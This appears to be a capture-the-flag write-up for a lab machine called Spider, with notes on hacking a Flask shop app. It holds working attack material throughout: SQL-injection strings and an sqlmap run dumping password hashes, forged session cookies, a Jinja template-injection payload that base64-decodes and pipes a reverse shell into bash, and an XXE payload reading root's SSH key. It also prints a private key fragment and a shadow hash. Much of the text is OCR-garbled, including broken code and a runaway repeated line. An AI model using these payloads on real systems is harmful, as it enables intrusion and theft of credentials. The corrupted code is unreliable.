

Creds

Username	Password	Description
	Sup3rUnpredictableK3yPleas3Leav3mdanfe12332942	Flask/Jinja Cookie_secret

Nmap

Port	Service	Description
22	ssh	OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80	http	nginx 1.14.0 (Ubuntu)


Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Web Enumerations

gobuster

```
...[snip]...

/login (Status: 200) [Size: 1832]
/index (Status: 500) [Size: 290]
/user (Status: 302) [Size: 29] [--> http://spider.htb/login]
/register (Status: 302) [Size: 2130]
/logout (Status: 302) [Size: 290] [--> http://spider.htb/]
/cart (Status: 500) [Size: 290]
/checkout (Status: 500) [Size: 290]
/riew (Status: 500) [Size: 290]
/main (Status: 500) [Size: 290]
/product-details (Status: 308) [Size: 275] [--> http://spider.htb/product-details/]
```



Registration

```
POST /register HTTP/1.1
Host: spider.htb
Content_Length: 95
Cache-Control: max-age=0
Upgrade_Insecure-Requests: 1
Origin: http://spider.htb
Content_Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://spider.htb/register
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: session=ey3jYX30X2l0ZWlzIjpbXX0.YTFWlg.3eDUh3X-xXiyrlBeTn4pZHYSLrk
Connection: close

username=SuperDuper&confirm_username=SuperDuper&password=SuperDuper&confirm_password=SuperDuper
username=SuperDuper&confirm_username=SuperDuper&password=SuperDuper
```

creates a user and does a GET request to the uuid generated

```
GET /login?uuid=c7befa38-1265-4c9f-ba9e-e5lcbece65f4 HTTP/1.1

Host: spider.htb

Cache-Control: max-age=0

Upgrade-Insecure-Requests: 1

User-Agent: Mozilu|5/6, Ukindows NT 18.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159 Safari/537.36

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9

Referer: http://spider.httb/register

Accept-Encoding: gzip, deflate

Accept-Language: en-US,en;q=0.9

Cookie: session=ey3jYX30x2l0ZWlzIjpbXX0.YTf0cw.1fsn8Yxv7v2yj48AV7VCdDV3Xzg

Connection: close
```


SuperDuper:SuperDuper c7befa38-1265-4c9f-ba9e-e51cbece65f4:SuperDuper

Cookie

Cookie: session=eyJjYXJ9X2l0ZW1zIjpbXSwidXVpZCIGImM3YmVmYTM4LTEyNjUtNGM5ZiliYTllLWU1MWNiZWNlNjVmNCJ9.YTf2Yw.bwN023D4pRC6rrELP3Yf-h0dMb&

Cookie b64 decodedinformation

- 1. {"cart_items":[],"uuid":"c7befa38-1265-4c9f-ba9e-e51cbece65f4"}
- 2. a7c ?? timestamp
- 3. signature?



Source

<!-- We have enabled rate limiting to keep pesky haxOrs from attacking our service. -->

Chair posted by user 'chiv'

user - Chiv

Xss

After Playing around with the login?uuid=.. found xss here but does not help us

http://spider.htb/login?uuid=%22/%3E%3Cscript%3Ealert(1);%3C/script%3E

SSTI

Register with {{7*7}}

```
POST /register HTTP/1.1
Host: spider.htb
Content-Length: 115
Cache-Control: max-age=0
Upgrade=Insecure-Requests: 1
Origin: http://spider.htb
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/S.0 (Windows NT 10.0; Win64; x64) AppleWebKit/S37.36 (KNTML, like Gecko) Chrome/92.0.4515.159 Safari/S37.36
Accept: text/html, application/xhtml+xml, application/xml;q=0.9, image/avif, image/webp, image/apng, */*;q=0.8, application/signed-exchange;v=b3;q=0.9
Referer: http://spider.htb/register
Accept-Encoding; gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: session=v9JyXJ30X210ZV1ZZIjpDXX0.YTf2aA.Vqi0WSAxOHEopWYx6wNSrfPsQwQ
Connection: close

username=%7B%787*7%7D%7D&confirm_username=%7B%787*7%7D%7D&password=%78%787*7%7D%7D
```

Register with {{config}}

fb46994c-e3b9-4b7c-9e73-5981c7d18df5

49

```
POST /register HTTP/1.1
Host: spider.htb

Content-Length: 127
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://spider.htb

Content-Type: application/x-www-form-urlencoded

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159 Safari/537.36

Accept: text/html.application/xhtml+xml.application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9

Referer: http://spider.htb/register

Accept-Encoding: gzip, deflate

Accept-Language: en-US,en;q=0.9
```

```
Cookie: session=eyjjYXJ8X2l8ZWlzIjpbXX0.YTf8cw.1fsn8Yxv7v2yj48AV7VCdDV3Xzg
Connection: close
username=%7B%7Bconfig%7D%7D&confirm_username=%7B%7Bconfig%7D%7D&password=%7B%7Bconfig%7D%7D&confirm_password=%7B%7Bconfig%7D%7D
```

Config

I don't think i can do a reverse shell here becuase there is a username character limit of 10 but i do have a Secret_key to sign cookies now

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Custom python script to find injection

```
from Flask unsign import seaston as a import requests in the process of the proce
```

```
Line41: admin' or '1'='1'#
Line43: admin'or 1=1 or "='
Line46: admin' or 1=1#
Line10: 'or 0=0 #
Line112: 'or 0=0 #
Line13: 'or 1=1;#
Line135: 'or 1=1#
Line147: 'or'1=1
Line148: 'or'1=1'
Line171: 'or 1=1 or "='
Line171: 'or 1=1 or "='
Line190: 'OR 'x'='X'#;
Line190: 'OR 'x'='X'#;
```

sqli

flask-unsign --sign --cookie "{'cart_items':[],'uuid':'c7bef{SQL}a38-1265-4c9f-ba9e-e51cbece65f4'}" --secret "Sup3rUnpredictableK3yPleas3Leav3mdanfe12332942"

Sqlmap

```
(venv) kali@kali:~$ python3 /usr/share/sqlmap.py -u http://spider.htb --eval \
"from flask_unsign import session as s; session=s.sign({'cart_items':[],\
"uuid':f'c7be(session)fa38-1265-4c9f-ba9e-e51cbece5f4'},secret='Sup3rUnpredict
ableK3yPleas3Leav3mdanfe12332942')" --cookie="session=*" --dbms mysql --dbs --level 5 --risk 3 --delay=1
...[snip]...
```

select Y,N(do not merge),N(do not url encode)

current user: 'chivato@localhost'
current database: 'shop'
database management system users password hashes:
[*] chivato [1]:
password hash: CBD6F05C47CEDFF004D719E1B2CDD8E8EB962C62
[] debian-sys-maint [1]:
password hash: *DC57CB822D8B7E4A2C743AA0EAB74040C15267B5

DB - Shop

Table - items

Table - messages



Column - message

ĺ	
	tt
	message
	+
	Fix the /a1836bb97e5f4ce6b3e8f25693c1a16c.unfinished.supportportal portal!
	+

support portal



```
POST /al836bb97e5f4ce6b3e8f25693cla16c.unfinished.supportportal HTTP/1.1

Host: spider.htb

Content-Length: 47

Cache-Control: max-age=0

Upgrade-Insecure-Requests: 1

Origin: http://spider.htb

Content-Type: application/x-www-form-urlencoded

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159 Safari/537.36

Accept: text/html,application/xhulxxml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9

Referer: http://spider.htb/al836bb97e5f4ce6b3e8f25693cla16c.unfinished.supportportal

Accept-Encoding: gzip, deflate

Accept-Encoding: gzip, deflate

Accept-Encoding: gzip, deflate

Accept-Engauge: en-US.en;q=0.9

Cookie: session=ey3jYX30X2l0ZWlzIjpbXSwidXVpZCIGImM3YmVmVWRtaW4nIG9yICcxJz0nMScjYTM4LTEyNjUtNGM5Zi1iYTllLWUMMNiZWNlNjVmNCJ9.YTg8LA.TWZRptp4sIPy9_-3iLL_gwcb9j4

Connection: close

contact=%78%787-7%7D%7D&message=%78%787-7%7D%7D
```

hmm... can't find where it's posted but says why would you use {{ }}

exploit post in contact field and set up nc listener.

```
{% with a = request["application"]["\x5f\x5f\globals\x5f\x5f"]\
["\x5f\x5fbuiltins\x5f\x5f"]["\x5f\x5fimport\x5f\x5f"]("os")["popen"]\
("echo -n zyEvMniut2JahczgKYmEzaCaglukgpi'ygLZRldi99Y3AvMTAuMTQuMTc2LzkwMDEgMD4mMQoK \
| base64 -d | bash")["read"]() %} a {% endwith %}
```

Chiv - Enumeration

netstat -an

```
Active Internet connections (servers and established)

Proto Recv-Q Send-Q Local Address Foreign Address State

tcp 0 0127.00.0.53:53 0.0.0.0:* LISTEN

tcp 0 00.0.0.0:22 0.0.0.0:* LISTEN

tcp 0 0127.0.0.1:3306 0.0.0.0:* LISTEN

tcp 0 0127.0.0.1:8306 0.0.0.0:* LISTEN


tcp 0 0127.0.0.1:8308 0.0.0.0:* LISTEN

tcp 0 0127.0.0.1:8080 0.0.0.0:* LISTEN
```

• port 8080

set up proxy to visit page

sh -i chiv.key chiv@\$IP -L 8080:localhost:8081



post request

```
POST /login HTTP/1.1
Host: localhost:8081
Content-Length: 33
Cache-Control: max-age=0
sec-ch-us=" Not A;Brandfyve"99", "Chromium";v="92"
sec-ch-us=mobile: 70
Upgrade-Insecure-Requests: 1
Origin: http://localhost:8081
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/s.0 (Windows NI 10.8; Winde; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.199 Safari/537.36
Accept: text/html, application/xhtml+xml, application/xml;q=0.9, image/avif, image/webp, image/apng, */*;q=0.8, application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Mode: navigate
Sec-Fetch-Mode: navigate
Sec-Fetch-Mode: navigate
Sec-Fetch-Oset: document
Referer: http://localhost:8881/login
Accept-Encoding: gzip, deflate
Accept-Language: en-US, en;q=0.9
Connection: close

username=SuperDuper&version=1.0.0
```

response

```
HTTP/1.1 302 FDUND

Content-Type: text/html; charset=utf-8

Content-Length: 217

Location: http://localhost:8081/site

Vary: Cookie

Set-Cookie: session=.eJw1zE9rgzAABfCvMnLewbgymEdJlKVLJJo_NbeGDLQazVQ219Lvvpay4-\
P33ruAYfMDSCTgyYTESMwyhzfBesIquYYRQ_2F6a8tTheU2UYKIXUSIAn6ogELVh8Tt3Nn3s6xXdF0xLiwt\
s1BUp9Tc_Z5NNCCuHeER3pmsLM30VqbbTxESK6G0g8Gpe9VrTJYmbi_QV43wz8kKNTWDU_uIhcf-8W9gWtg1NLQ\
s3880Xp9JvLlpk_fag6cm#KTnVqnETv_33UalXozMyydx9l_jnXI-moxDP4PoMwtSN6wKSGPoHrXlZKQ.YTqVAg.\
-cfixp0xERQ9NtOMoTYIUuJrG5U; HttpOnly; Path=/

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<!title>Redirecting...<//hl>

<ch colspan="2"><a href="/site">/site</a>/site</a>. If not click the link.
...snfp]...
```

analyse cookie

```
(venv) kali@kali:~$ flask-unsign --decode --cookie '.eJwlzE9rgzAABfCvMnLewbgymEdJ1KVLJJo_\
NbedDLQazVQZ19Lvvpay4-P33ruAYfMDSC7gyYIESMwyhzf8e6IqvYTWQ_3p6a8tTHeUZU7KIXUSIn6oqELVM8Tt3vn\
3s6xXdPOxliwts1BUp9Tc_Z5NNCCUHEER3pmsLW3OVqbbTKE5K8G0g6Gpe9VrTJYmDi_OV43w28kKNTWDU_uIhcf-8W9\
gWtgiNLQ388SWp3IvLlpK_faqEcmpYnTYmETV_33UalXozMyydx9l_jnXI-moxOP4PoMwt5N6wKS6PoHrXlZKQ.YTqVAg.\
-cfixp0xERQ9NtOMotYIUuJrG5U'
{'lxml': b'PCEtLSBBUEkg\mVyc2lvbiAxLjAuMCAtLT4KPHJvb3Q+C14gICA8Z6F0YT4KICAgICAgICA8dXNlcm5hbWU+U3VwZXJEdX\
BlcjwvdXNlcm5hbWU+C1agICAgICAgFGlzX2FkbWluPja8L2lzX2FkbWluPgogICAgPC9kYXRNPgo8L3Jvb3Q+', 'points': 0}
```

base64 decode lxml data

```
    (venv) kali@kali:-$ echo "PCEtLSBBUEkgVmVyc2lvbiAxLjAuMCAtLT4KPHJvb3Q+\

    CiAgICABZGF8YT4KICAGICAGUANdxNlcm5hbWu+U3VwZXJEdXBlcjwvdXNlcm5hbWu+CiAg\

    ICAgICAPG01zXZFkbWluPjA8L21zxZFkbWluPgogICAgPC9kYXRhPgo8L3Jvb3Q+" | base64 -d

    <1-- API Version 1.0.0 -->

    <root>

    <data>

    <username>SuperDuper</username>

    <is_admin>8</is_admin>

    </root>
```

exploit

XXE - XEE - XML External Entity

Payload

&example;

```
1.0.0 -->

<!--?xml version="1.0" ?-->

<!DOCTYPE foo [<!ENTITY example SYSTEM "/root/.ssh/id_rsa"> ]>

<!--
```

payload encoded in full request

```
POST /login HTTP/l.1
Host: localhost:8881
Cache-Control: max-agem8
sec-ch-us-mobile: 10
Uggrade-Insecure-Requests: 1
Origin: http://localhost.8881
Control: aphication/x-www-form-unlencode
Control: aphication/x-www-form-unlencode
Control: aphication/x-www-form-unlencode
Control: yapi/cation/sta8881
Control: yapi/cation/x-www-form-unlencode
Control: yapi/cation/x-yapi/cation/x-yapi/cation/x-yapi/cation/x-yapi/cation/x-yapi/cation/x-yapi/cation/x-yapi/cation/x-yapi/cation/x-yapi/cation/x-yapi/cation/x-yapi/cation/x-yapi/cation/x-yapi/cation/x-yapi/cation/x-yapi/cation/x-yapi/cation/x-yapi/cation/x-yapi/cation/x-yapi/cation/x-yapi/cation/x-yapi/cation/x-yapi/cation/x-yapi/cation/x-yapi/cation/x-yapi/cation/x-yapi/cation/x-yapi/cation/x-yapi/cation/x-yapi/cation/x-yapi/cation/x-yapi/cation/x-yapi/cation/x-yapi/cation/x-yapi/cation/x-yapi/cation/x-yapi/cation/x-yapi/cation/x-yapi/cation/x-yapi/cation/x-yapi/cation/x-yapi/cation/x-yapi/cation/x-yapi/cation/x-yapi/cation/x-yapi/cation/x-yapi/cation/x-yapi/cation/x-yapi/cation/x-yapi/cation/x-yapi/cation/x-yapi/cation/x-yapi/cation/x-yapi/cation/x-yapi/cation/x-yapi/cation/x-yapi/cation/x-yapi/cation/x-yapi/cation/x-yapi/cation/x-yapi/cation/x-yapi/cation/x-yapi/cation/x-yapi/cation/x-yapi/cation/x-yapi/cation/x-yapi/cation/x-yapi/cation/x-yapi/cation/x-yapi/cation/x-yapi/cation/x-yapi/cation/x-yapi/cation/x-yapi/cation/x-yapi/cation/x-yapi/cation/x-yapi/cation/x-yapi/cation/x-yapi/cation/x-yapi/cation/x-yapi/cation/x-yapi/cation/x-yapi/cation/x-yapi/cation/x-yapi/cation/x-yapi/cation/x-yapi/cation/x-yapi/cation/x-yapi/cation/x-yapi/cation/x-yapi/cation/x-yapi/cation/x-yapi/cation/x-yapi/cation/x-ya
```

Response

```
gsgQskHffuzjq8v/q4aBfm6lQSn47G8foq0gQ1DvuZkWFAATvTjliXuE7gLcItPt
iFtbg7RQV/xaTwAmdRfRLb7x63TG6mZDRkvFvGfihWqAnkuJNqoVJclgIXLuwUvk
4d3/Vo/MdEUb02ha7Rw9oHSYKR4pIgv4mDwxGGL+fwo6hFNCZ+YK96wMlJc3vo5Z
EgkdKXy3RnLKvtxjpIlfmAZGu0T+RX1GlmoPDqoDWRbWU+wdbES35vqxH0uM5WUh
vPt5ZDGiKID4Tft57udHxPiSD6YBhLT5ooHfFQIDAQABAoIBAFxB9Acg6Vc0kO/N
rKwBlmMiOnAvzzDKtNu9+Ca/kZ/cAiLpz3m1NW7X//rcDL8kBGs8RfuHgz/R4R7e
HtCvxuXOFnvo/I+A3i1dPHoc5UH56g1W82NwTCbtCfMfeUsUOBvLcg3vEvpCl0/M
R335NRBf7EJC00DXNVSY+4vEXqMTx9eTxpMtsP6u0WvIYwy9C7K/wCz+WXNV0zc0
kcSQH/Yfkd2jADkMxHXkz9THXCChOfEt7IUmNSM2VBKb1xBMkuLXQbMCgYEAwUBS
w42zV3vV7bsAhOsMvd3igLEoDFt34iO9nOv9KBcCgYEAk8eLVAY7AxFtliKK++ui
/Xv9DWnjtz2UFo5Pa14j00+Wq7C4OrSfBth1Tvz8TcW+ovPLSD0YK0DLg0WaKcQZ
AsAj8jItOb6HZHN0owefGX0CgYAICQmgu2VjZ9ARp/Lc7tR0nyNCDLII4ldC/dGg
LmQYLuNyQSnuwktNYGdvlY8oHJ+mYLhJjGYUTXUIqdhMm+vj7p87fSmqBVoL7BjT
64yyLwKBgBkRFxxuGkB9IMmcN19zMWA6akE0/jD6c/51IRx9lyeOmWFPqitNenWK
teYjUjFTLgoi8MSTPAVufpdQV4128HuMbMLVpHYOVWKH/noFetpTE2uFStsNrMD8
vEgG/fMJ9XmHVsPePviZBfrnszhP77sgCXX8Grhx9GlVMUdxeo+j
```

login

ssh -i root.kev root@\$IP

id

```
root@spider:~# id
uid=0(root) gid=0(root) groups=0(root)
root@spider:~# whoami
root
```

uname

```
root@spider:-# uname -a
Linux spider 4.15.0-151-generic #157-Ubuntu SMP Fri Jul 9 23:07:57 UTC 2021 x86_64 x86_64 GNU/Linux
```

root.txt

```
root@spider:~# cat root.txt
86317b7de8a9599a4c0fe61dca5a6536
```

/etc/shadow

```
root@spider:~# cat /etc/shadow
root:$6$0jguaxxr$tn3xDvoPP3.GyofrkMZbsdoZfGaM3u9zkHobRpD0A1bM.c7EDNno9f5JBv8bOGGR.u098.AgGMoS9q/7NFisy/:18769:0:99999:7:::
...[snip]...
```